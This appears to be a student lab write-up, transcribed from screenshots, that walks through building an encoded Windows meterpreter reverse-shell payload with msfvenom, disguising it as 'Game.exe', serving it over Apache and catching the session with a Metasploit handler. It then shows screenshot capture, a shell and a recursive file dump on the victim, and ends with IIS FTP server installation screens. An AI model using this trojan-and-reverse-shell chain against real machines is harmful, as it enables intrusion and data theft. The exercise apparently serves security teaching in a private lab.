

Question 1:

- Create Payload for windows



```
root@kali-pc-001:/var/www/html/counterstrike# msfvenom -p windows/meterpreter/reverse_tcp --pla
tform windows-a x86 -e x86/shikata_ga_nai -b "\x00" lhost=192.168.139.129 -f exe > /var/www/htm
l/counterstrike/Game.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 368 (iteration=0)
x86/shikata_ga_nai chosen with final size 368
Payload size: 368 bytes
Final size of exe file: 73802 bytes
root@kali-pc-001:/var/www/html/counterstrike# systemctl enable apache2
Synchronizing state of apache2.service with SysV service script with /lib/systemd/systemd-sysv-
install.
Executing: /lib/systemd/systemd-sysv-install enable apache2
root@kali-pc-001:/var/www/html/counterstrike# systemctl start apache2
root@kali-pc-001:/var/www/html/counterstrike# ls
Game.exe
root@kali-pc-001:/var/www/html/counterstrike# systemctl start apache2
root@kali-pc-001:/var/www/html/counterstrike# 
```


- Transfer the payload to the victim’s machine




Index of /counterstrike

```
      Name           Last modified      Size Description
Parent Directory                         -
Game.exe           2020-08-31 04:54  72K
Apache/2.4.43 (Debian) Server at 192.168.139.129 Port 80
```


- Exploit the victim’s machine




```
root@kali-pc-001:/var/www/html/counterstrike# cd ~
root@kali-pc-001:~# ls
root@kali-pc-001:~# msfconsole


Unable to handle kernel NULL pointer dereference at virtual address 0×d34db33f
EFLAGS: 00010046
eax: 00000001 ebx: f77c8c00 ecx: 00000000 edx: f77f0001
esi: 803bf014 edi: 8023c755 ebp: 80237f84 esp: 80237f60
ds: 0018   es: 0018  ss: 0018
Process Swapper (Pid: 0, process nr: 0, stackpage=80377000)


Stack: 90909090990909090990909090
       90909090990909090990909090
       90909090.90909090.90909090
       90909090.90909090.90909090
       90909090.90909090.09090900
       90909090.90909090.09090900
       ..........................
       cccccccccccccccccccccccccc
       cccccccccccccccccccccccccc
```




```
msf5 > use multi/handler
msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload ⇒ windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > exploit -j -z
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 192.168.139.129:4444
msf5 exploit(multi/handler) > [*] Sending stage (176195 bytes) to 192.168.139.132
[*] Meterpreter session 1 opened (192.168.139.129:4444 → 192.168.139.132:49961) at 2020-08-31
23:46:37 -0700
Interrupt: use the 'exit' command to quit
msf5 exploit(multi/handler) > sessions

Active sessions
===============

  Id  Name  Type                     Information                                      Connectio
n
  --  ----  ----                     -----------                                      ---------
-
  1         meterpreter x86/windows  WIN-2P0T021FDJH\Administrator @ WIN-2P0T021FDJH  192.168.1
39.129:4444 → 192.168.139.132:49961 (192.168.139.132)

msf5 exploit(multi/handler) > sessions -i 1
[*] Starting interaction with 1 ...
```




```
meterpreter > sysinfo
Computer        : WIN-2P0T021FDJH
OS              : Windows 2016+ (10.0 Build 14393).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 1
Meterpreter     : x86/windows
meterpreter > █
```




```
meterpreter > ipconfig

Interface  1
============
Name         : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU          : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff


Interface  7
============
Name         : Intel(R) 82574L Gigabit Network Connection
Hardware MAC : 00:0c:29:61:a8:a5
MTU          : 1500
IPv4 Address : 192.168.139.132
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::4994:b29:61cf:d1a3
IPv6 Netmask : ffff:ffff:ffff:ffff::
```



```
meterpreter > screenshot
Screenshot saved to: /root/LicrECUR.jpeg
meterpreter > shell
Process 1232 created.
Channel 1 created.
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Users\Administrator\Downloads>powershell
powershell
Windows PowerShell
Copyright (C) 2016 Microsoft Corporation. All rights reserved.

PS C:\Users\Administrator\Downloads> cd \
cd \
```



```
PS C:\Users\Administrator\Downloads> cd \
cd \
PS C:\> get-childitem -recurse | get-content
```



CPU
26% 2.71 GHz

Memory
1.5/2.0 GB (75%)

Ethernet
S: 400 Kbps R: 0 Kbps

CPU Intel(R) Core(TM) i5-7200U CPU @ 2.50GHz

Utilization 26%

Speed 2.71 GHz

Processes 64

Threads 798


Handles 24797

Up time 0:02:49:04

Maximum speed:	2.71 GHz
Sockets:	2
Virtual processors:	2
Virtual machine:	Yes
L1 cache:	N/A

Question 2:

- Create an FTP Server



Installation progress

DESTINATION SERVER
WIN-2P0T021FDJH

View installation progress


Feature installation

Installation succeeded on WIN-2P0T021FDJH.

Web Server (IIS)
    FTP Server
        FTP Extensibility
        FTP Service
    Management Tools
        IIS Management Console
    Web Server
        Common HTTP Features
            Default Document
            Directory Browsing
            HTTP Errors

You can close this wizard without interrupting running tasks. View task progress or open this page again by clicking Notifications in the command bar, and then Task Details.


Export configuration settings



WIN-2P0T021FDJH Home

